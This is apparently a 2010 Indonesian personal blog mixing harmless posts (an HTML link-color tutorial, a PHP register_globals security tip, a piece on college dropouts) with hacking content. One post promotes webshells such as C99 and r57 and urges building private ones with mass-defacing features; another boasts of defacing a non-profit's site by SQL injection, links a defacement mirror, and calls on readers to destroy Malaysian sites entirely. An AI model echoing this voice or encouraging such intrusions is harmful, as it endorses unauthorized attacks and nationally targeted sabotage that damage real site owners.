Hyperschema Python merupakan proyek domain open source publik, dan sangat bagus untuk HTML hypermaps dari skema database SQL, terdiri dari dua PL kecil / file SQL dan satu Python (atau C) file source code. Halaman HTML yang dihasilkan memiliki data mousover menampilkan untuk semua kunci, serta daftar hyperlink dari semua kata kunci menunju ke semua tujuan masing-masing dan indeks utama semua tabel.


Sekarang Versi 3.0 sudah keluar, di samping terjemahan dari C Python ini perbaikan minor bug yang di rilis versi 2,1.


Petunjuk ada di file README disertakan dengan zip dan Tgz.

Sumber : Hyperschema
ReadMore

Jumat, 09 Juli 2010

Background color Link

Pagi yang udh ngerti atau udh master jangan d ketawain ya postingan saya ni,, soalnya saya masih blajar... ^_^ ^_^

Codescript ini secara dinamis mengubah warna background link di halaman situs. Kontrol warna menggunakan onMouseOver, onMouseOut, onClick, dan kombinasi dari semua itu.

Letakkan kode di antara <body> dan </ body> di halaman HTML dimana kita ingin link muncul. Edit teks link yg diberikan untk titik di halaman yang ingin kita buka.

Langkah 1 : Gunakan kode ini untuk mengubah warna latar belakang ketika pengguna mouse tempat link.

<a href="link.htm" onMouseOver="document.bgColor='#ffffff'">Link Text</a>


Langkah 2 : Gunakan kode ini untuk mengubah warna latar belakang ketika pengguna menghilangkan mouse dari atas link (onMouseOut).

<a href="link.htm" onMouseOut="document.bgColor='#00ff00'">Link Text</a>


Langkah 3 : Gunakan kode ini untuk mengubah warna latar belakang ketika pengguna mengklik link (onClick).

<a href="link.htm" onClick="document.bgColor='#0000ff'">Link Text</a>


Langkah 4 : Gunakan kode ini untuk mengubah warna latar belakang dua kali, terus ketika pengguna tempat mouse di atas link, kemudian ketika pengguna mengambil mouse dari link (onMouseOver dan onMouseOut).

<a href="link.htm" onMouseOver="document.bgColor='#ff0000'"> onMouseOut="document.bgColor='#00ff00'">Link Text</a>


Langkah 5 : Gunakan kode ini untuk mengubah warna latar belakang tiga kali, terus ketika pengguna tempat mouse di atas link, kemudian ketika pengguna mengambil mouse dari link, dan ketika pengguna mengklik pada link (onMouseOver, onMouseOut, dan onClick).

<a href="link.htm" onMouseOver="document.bgColor='#ffff00'" onMouseOut="document.bgColor='#00ff00'" onClick="document.bgColor='#0000ff'">Link Text</a>


Untuk "link.htm" bisa kita ganti dgn alamat link yg kita tuju, contohnya :

<a href="link.htm" onMouseOver="document.bgColor='#ffffff'">Link Text</a>


Menjadi :

<a href="http://geoweek.wordpress.com" onMouseOver="document.bgColor='#ffffff'">Geoweek</a>


Untuk kode warna Background yg brwarna merah bisa kita ganti sesuai dgn warna kesukaan kita...
ReadMore

Kamis, 08 Juli 2010

Tips Membuat Aplikasi PHP Yang Aman


Vulnerabilities atau kelemahan keamanan pada aplikasi berbasis web menggunakan PHP merupakan hal yang tak habis-habisnya dibahas. Tulisan kali ini berisi tip dan trik membuat aplikasi PHP yang aman.

* Perhatikan Register Global selalu dalam kondisi OFF.

Sebenarnya tidaklah selalu benar bahwa jika register global berkondisi on lantas aplikasi PHP yang dibuat tidak aman. Ini semua bergantung kepada bagaimana seorang programmer membuat script-nya.

Berikut contoh kelemahan keamanan yang disebabkan oleh kesalahan dalam penulisan script yang mengakibatkan penyerang dapat dengan mudah memanfaatkan register global berkondisi on.

[php]
// lokasi script: http://localhost/login.php
// script login yang dipanggil dari sebuah form untuk masuk kedalam halaman Admin

// set variable $oke manjadi true jika autentifikasi sukses
if (authentifikasi($_POST['user'],$_POST['password']) {
$oke=true;
}

if ($oke) {
// masuk ke halaman admin
}
[/php]

Sekilas kode script diatas adalah kode yang aman, tetapi sebenarnya sama sekali tidak dengan kondisi register global on. Mengapa? Halaman Admin bisa diakses oleh siapa pun tanpa proses authentifikasi melalui alamat http://localhost/login.php?oke=true.

Bagaimana memperbaiki script diatas? Anda cukup menambahkan inisialisasi diawal seperti berikut:

[php num=5]
// Inisialisasi variable $oke
$oke=false;

if (authentifikasi($_POST['user'],$_POST['password']) {
$oke=true;
}
[/php]

atau

[php num=5]
if (authentifikasi($_POST['user'],$_POST['password']) {
$oke=true;
} else { // jika authentifikasi gagal, set variable $oke menjadi false
$oke=false;
}
[/php]


Contoh script diatas adalah salah satu dari kelemahan keamanan yang disebabkan oleh register global berkondisi on. Di sisi lain, programmer juga harus turut menanggung dosa akibat teknik programmingnya yang membuka kesempatan penyerang untuk mengeksploitasi kelemahan keamanan.

Teknik lain untuk mengamankan aplikasi dari ancaman register global berkondisi on adalah menerapkan apa yang disebut Security Throuh Obscurity (keamanan dengan teknik penyembunyian). Hanya saja, kelemahan keamanan akan segera ditemukan jika aplikasi dibuat menjadi aplikasi opensource, dimana calon penyerang dapat melihat sourcecode-nya secara langsung.

Jadi memang tidak benar 100% kalau kelemahan keamanan aplikasi PHP bermula dari register global berkondisi on. Ekploitasi kelemahan keamanan sistem hanya terjadi akibat kesalahan teknik dalam pembuatan program, dan karena aplikasi dibuat menjadi opensource yang memungkinkan calon penyerang melihat sourcecode nya secara langsung.

ReadMore

Senin, 28 Juni 2010

Webshell

Tujuan utama dari berbagai macam serangan (sistem/web) umum nya adalah mendapatkan shell target, entah itu ‘direct shell’ ataupun ‘web shell’. Shell merupakan suatu interpreter yang disediakan oleh sistem operasi agar dapat digunakan oleh user untuk berinteraksi dengan sistem tersebut.

Contoh simple:

Cyberweb:~ cyberWeb$ pwd

/Users/cyberweb

Banyak sekali yang sering menggunakan shell namun tidak sadar bahwa itu adalah shell. Contohnya adalah bash pada linux, ataupun command prompt pada M$ Windows. Jenis exploitasi khusus nya yang dilakukan secara remote (remote exploitation) selalu berusaha semaksimal mungkin untuk mendapatkan shell target, tujuan nya jelas agar kita dapat mengendalikan target melalui shell tersebut. Banyak hal yang dapat kita lakukan setelah berhasil mendapatkan shell target.

Untuk serangan yang ditujukan terhadap aplikasi-aplikasi web, umum nya juga berusaha untuk mendapatkan shell target. Walaupun memungkinkan untuk mendapatkan system shell, pada kenyataan nya untuk tahap awal banyak yang menggunakan webshell setelah proses eksploitasi aplikasi web. Shell merupakan interpreter untuk berinteraksi dengan sistem, jenis shell yang memanfaatkan protokol http (web) untuk berinteraksi dengan sistem sering disebut webshell. Karena webshell ini berjalan diatas protokol HTTP, maka webshell membutuhkan suatu webserver. Jika pada sistem shell kita membangkitkan shell melalui aplikasi bash, csh, ksh (UNIX like) ataupun cmd.exe (Windows) maka pada web shell kita membangkitan shell melalui aplikasi .php, .asp, ataupun .jsp. Jenis webshell yang dapat digunakan tergantung pada teknologi target, jika target menggunakan aplikasi php maka kita harus menggunakan tipe phpshell dan jika target menggunakan asp maka kita harus menggunakan tipe aspshell.

Bagaimana cara kita mendapatkan web shell pada target tergantung pada jenis hole yang akan di eksploitasi serta kreativitas si penyerang, untuk RFI misal nya…kita tidak perlu upload webshell tersebut ke server target karena jenis hole ini akan membuat target meng-eksekusi webshell pada mesin lain. Namun untuk jenis hole pada web lain nya, kita dapat membodohi target untuk secara tidak sengaja men-download webshell tersebut dan selanjut nya kita dapat mengeksekusi webshell langsung via browser (http). Ada banyak sekali jenis webshell, baik yang sifat nya private ataupun public. Dan setiap webshell memiliki beberapa fungsi umum (seperti listing isi directory, menampilkan informasi sistem, dll) serta beberapa fungsi khusus (safe-mode bypass, encoder, sql-injection, backdooring, dll). Dan biasa nya, jenis webshell bersifat private merupakan hasil pengembangan dari jenis webshell lain dengan melakukan kustomisasi untuk mendapatkan fungsi lain yang kita inginkan.

Berikut ini adalah beberapa jenis webshell (public/private) yang umum digunakan oleh kalangan underground dalam melakukan serangan terhadap aplikasi-aplikasi web, beberapa jenis webshell dibawah ini merupakan favorite saya secara pribadi karena memiliki cukup banyak fungsionalitas, tentu saja masih banyak lagi jenis webshell dengan kemampuan khusus namun beredar di kalangan tertentu. So, here they are:

* C99Shell, C99 merupakan webshell produksi dari CCTeam rusia, C99 memiliki cukup banyak fitur yang terus dikembangkan dan saat ini banyak jenis private webshell menggunakan C99 sebagai template/base nya.

* r57, Jenis webshell r57 juga banyak digunakan serta dijadikan base template oleh berbagai jenis private webshell. Kalangan underground di Indonesia umum nya menggunakan webshell r57 ini .

* Explorer ASP, Webshell ini merupakan contoh webshell untuk target yang menggunakan teknologi ASP.

* Ekin0x, merupakan contoh private shell (seperti nya sekarang sudah public) dari cyber warrior security tim, webshell ini juga memiliki beberapa fungsi tambahan yang berbeda dari webshell lain.

* Locus7s webshell, Contoh webshell ini merupakan hasil pengembangan dari c100, C100 merupakan webshell rilis baru dari CCTeam (Captain Crunch Team) yang merupakan hasil pengembangan dari C99, kita bisa melihat bahwa webshell tersebut di customize oleh Locus7s team dan ditambahkan beberapa fungsi baru untuk kebutuhan private.

Itu adalah berbagai macam jenis webshell, kita bisa lihat bahwa webshell-webshell tersebut menyediakan fasilitas point-and-click sehingga memudahkan kita untuk meng-eksplorasi sistem target serta menjalankan fungsionalitas lain (seperti backdooring, brute-force, dll). Jenis webshell diatas termasuk webshell modern, namun bagi yang suka dengan webshell classic bisa menggunakan jenis webshell seperti ssh-webshell.

Jika kita mau bersusah payah sedikit untuk mempelajari code-code yang terdapat pada webshell-webshell tersebut, maka kita dapat membuat versi private milik kita ataupun kelompok kita pribadi. Dan juga menambahkan berbagai macam fungsi tambahan yang menurut kita akan sangat berguna. So, lagi-lagi dibutuhkan skill programming…khusus nya pemrograman aplikasi web seperti php dan asp. Selanjut nya, kita dapat menggunakan code-code diatas sebagai template / base untuk mengembangkan webshell milik kita pribadi (fungsi blind sql-injection, mass-defacing, scanner, dll bisa ditambahkan sendiri). Untuk jenis webshell yang lebih lengkap bisa mencoba webkit dari open-labs.
ReadMore

Selasa, 18 Mei 2010

Gara2 maen Depes..

Ini gara2 aku suka maen depes2n ke berbagai situs,, situs apa ja pasti aku hajar...
tiba waktu hajar situs ini : http://___.eu/
ini mirrorny :

http://indonesiandefacer.org/mirror/2010/05/rn4cast.html

FB ku langsung di Add sama yg punya sever situs itu, orang itu namanya "Tom Standaert" dy katanya orang Belgium, tpi aku gk curiga kalau orang itu adalah yang punya sever situs itu, habis itu ya terjadilah obrolan2 di FB saling bales Coment. Berikut ini adalah obrolanku sama yg punya sever situs itu :


KidDevilz Hde : thanks for the add,,, ^_^, where are you from??

Monday at 11:06pm · Comment · Like · See Wall-to-Wall


Tom Standaert : Belgium. Nice to meet you.

Apparently you hacked a website hosted one one of my servers :p
Backups, so no harm done.
It was http://www._____.eu/

Not sure if it was really you off course. It was signed

KidDevilz

.::Hacked By KidDevilz::.
With a reference to HDE.

Ring a bell? I noticed the apache allowed .inc files and also found several other vulnerabilities, but my main concern is that this website runs a -very early- version of an open source generic CMS system I'm developing, and maybe there might be a serious security hole I missed.
Although I'm aware of several in this version of the program.

Regards,

Tom

Yesterday at 2:38am


Tom Standaert : ok, found it on your wall - yesterday 0:38
care to share how?
SQL injection, the inc files , php injection?

Yesterday at 2:59am


Tom Standaert : by the way: it 's a non-profit organisation for whom I work for free, so not a very nice thing to delete their data ;)

Yesterday at 3:38am


KidDevilz Hde : yea, indeed my actions at the site was hacked, but I did not destroy or delete all the files that exist on the site, just tells me that the site was still a hole Gap ...
I only use SQL injection..

I apologize if less polite ...

I am glad to be your acquaintance same..

Yesterday at 5:08am ·


Tom Standaert : no problem, and as I said, no real harm was done, only some data in the mysql replaced.
I was just wondering how you did it. It was build fast because I did it for free, so I'm aware there might be several severe security holes.
Could you give me some more details on where exactly the huge gap is?

Yesterday at 5:16am


KidDevilz Hde : I only use sql-injection,,,,

if I may I help you, then I will tell you how Patch Technique Common Simple Web Attack ..

but I want to go to bed, because I was sleepy heavy ...... See More
had two days I did not sleep ..

I'll send to your facebook message ..

Yesterday at 5:26am ·


Karena aku udah ngantuk berat jadi ya gak aku lanjutin ngobrol2nya sama org tu...
dari pada ilang obrolan itu makanya aku buat update d blogku tercinta ini, buat kenang2an,,

Buat temen2 yg suka maen depes2n, jangan mendelet semua file yg da d situs itu..
Tpi kalau situsnya Malingsial Hancurkan ja sampek ke akar2nya sampek Down, pokok nya jangan d kasih ampun buat Malingsial...


.::| Salam UnderGround |::.
ReadMore

Rabu, 12 Mei 2010

3 'Jagoan' IT Tanpa Bekal Ijazah

Bagi sebagian orang ijazah dari perguruan tinggi adalah faktor yang menentukan kesuksesan di masa depan. Tapi bagi tiga jagoan IT dunia, ijazah ternyata bukanlah satu-satunya kunci untuk meraih kesuksesan.
Tahukah anda bila nama-nama besar seperti pendiri Microsoft, Bill Gates, pendiri Apple Steve Jobs, dan Pendiri Facebook, Mark Zuckerberg meraih sukses tanpa berbekal ijazah dari tempat kuliah masing-masing.

Gates bahkan dikenal sebagai orang paling sukses yang dikeluarkan dari kampusnya di Harvard University. Suami dari Mellinda ini, masuk Harvard di tahun 1973, tapi dua tahun kemudian keluar dari kampus dan bersama temannya Paul Allen ia mendirikan Microsoft.

Pria yang pernah dinobatkan dalam jajaran pria terkaya dunia selama satu dekade itu, akhirnya mendapat gelar Doktor Honoris Clausa dari bekas kampusnya di tahun 2007. "Mungkin saya membawa pengaruh yang buruk," canda Gates.

Jagoan IT berikutnya, Steve Jobs diketahui drop out dari Reed College. Ia hanya duduk di kampus tersebut kurang lebih enam bulan. setelah itu ia fokus untuk mendirikan Apple, neXT Computer dan Pixar. Karya-karyanya telah mempengaruhi pengembangan dunia komputer di Dunia.

Seolah mengikuti jejak kakak tingkatnya, pendiri Facebook Mark Zuckerberg juga meninggalkan bangku kampusnya di Harvard. Tapi situs jejaring pertemanannya yang dikembangkannya telah membius jutaan orang di dunia dan menghasilkan uang setidaknya sekira USD4 juta.

Diluar nama-nama 'jagoan' IT tersebut, juga banyak bintang terkenal yang juga meraih kesuksesan tanpa berbekal ijazah perguruan tinggi, sebut saja aktor Tom Hanks, Harisson Ford, Lady Gaga, hingga James Cameron.
ReadMore

Kamis, 29 April 2010

Bikin Ngakak..


Ini adalah gambar2 waktu chathing yang bikin aku tertawa ngakak, memalukan, menyedihkan,dll. tpi untung juga waktu di tanya balik aku gak jujur2 kali, mungkin kalau jujur2 kali tambah memalukan, ni adalah sebagian gambar yang sempet aku save soalnya waktu itu komputer yang aku pake' tiba2 error... :( :( . Mungkin kalau sempet aku save semua mungkin tambah seru ngakaknya... =)) =))


Berikut ini adalah gambar2nya :


Spesial terimakasih buat Priscyla Mariebeth dan Abang Mywisdom yang telah bikin aku tertawa ngakak sampek perutku sakit malem itu,,,,,,, =)) =)) =))
ReadMore